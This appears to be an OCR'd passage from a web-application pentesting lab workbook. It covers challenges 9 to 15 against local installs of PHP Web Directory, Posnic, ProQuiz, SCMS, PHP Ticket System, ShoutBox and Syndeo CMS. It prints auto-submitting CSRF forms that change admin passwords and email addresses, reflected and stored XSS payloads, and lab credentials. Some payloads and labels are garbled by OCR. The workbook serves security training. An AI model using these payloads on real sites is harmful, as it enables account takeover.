

Figure 1.17: Created a new user

Challenge 9: PHP Web Directory

Screenshot



Figure 1.18: PHP Web Directory application home page

Exploitation

Authentication Require: Yes

Username: admin

Password: 123321

Vulnerability Type: CSRF

Payload:

<body onload="javascript:document.forms[0].submit()">
<form
action="http://localhost/PHPWebDirectory/admin/options.php?r=admin" method="post">

```
<input type="text" name="ADMIN_NAME" value="admin"/>
<input type="text" name="ADMIN_MAIL"
value="admin@toattacker.tld"/>
<input type="text" name="usr" value="pwned"/>
<input type="password" name="pass1" value="pwned"/>
<input type="password" name="pass2" value="pwned"/>
<input type="hidden" name="oldusr" value="admin"/>
<input type="submit" value="Save" class="ss"/>
</form>
```



Figure 1.19: Changed password

Challenge 10: Posnic

Screenshot



Figure 1.20: Posnic application home page

Exploitation

Authentication Require No

Vulnerability Type XSS

Payload

<script>(“Pentesteracademy”)</script>



Figure 1.21: Popup alert

Challenge 11: ProQuiz

Screenshot



Figure 1.22: ProQuiz application home page

Exploitation

Authentication Require: Yes
Username: admin
Password: 123321
Vulnerability Type: CSRF

Payload:

```
</form>
<html>
<body onload="document.form0.submit();">
<form method="POST" name="form0"
action="http://localhost/Proquiz/functions.php?action=edit_profile&ty
pe=password">
<input type="hidden" name="password" value="pass123"/>
<input type="hidden" name="cpassword" value="pass123"/>
</form>
</body>
</html>
```



Figure 1.23: Changed password

Challenge 12: SCMS

Screenshot



Figure 1.24: SCMS application home page

Exploitation

Authentication Require: Yes

Username: admin

Password: 123321

Vulnerability Type: CSRF

Payload:

http://localhost/SCMS/adminfiles/log_view.php?order_by=%3Cscript%3Ealert%28%22PentesterAcademy%22%29%3C/script



Figure 1.25: Popup alert

Challenge 13: PHP Ticket System

Screenshot



Figure 1.26: PHP Ticket System application admin panel

Exploitation

Authentication Require: Yes
Username: admin
Password: 123321
Vulnerability Type: CSRF

Payload:

```
<html>
<head>
</head>
<body>
```

```
<form
action="http://localhost/STS/ticket/?p=process_change_password&id
=1"method="POST" id="csrf" name="csrf" onload="go()">
<input type="hidden" name="new_password" value="12351235"/>
<input type="hidden" name="confirm_password"value="12351235"
/>
<input type="hidden" name="submit" value="Change Password"/>
<input type="submit" value="Submit form" />
</form>
</form>
<script language="JavaScript"
type="text/javascript">document.csrf.submit();</script>
</body>
</html>
```



Figure 1.27: Changed admin password

Challenge 14: ShoutBox

Screenshot



Figure 1.28: Shoutbox page

Exploitation

Authentication Require: No
Vulnerability Type: XSS

Payload:

<SCRIPT>alert("PentesterAcademy")</SCRIPT>



Figure 1.29: Popup alert

Challenge 15: Syndeo CMS

Screenshot



Figure 1.30: Syndeo CMS application home page

Exploitation

Authentication Require: Yes
Username: admin
Password: 123321
Vulnerability Type: XSS

Payload:

http://localhost/Syndeocms/starnet/addons/scroll_page.php?speed=--%3E%3C/script%3E%3C/head%3E%3Cscript%3Ealert%28%22XSS%22%29;%3C/script%3E

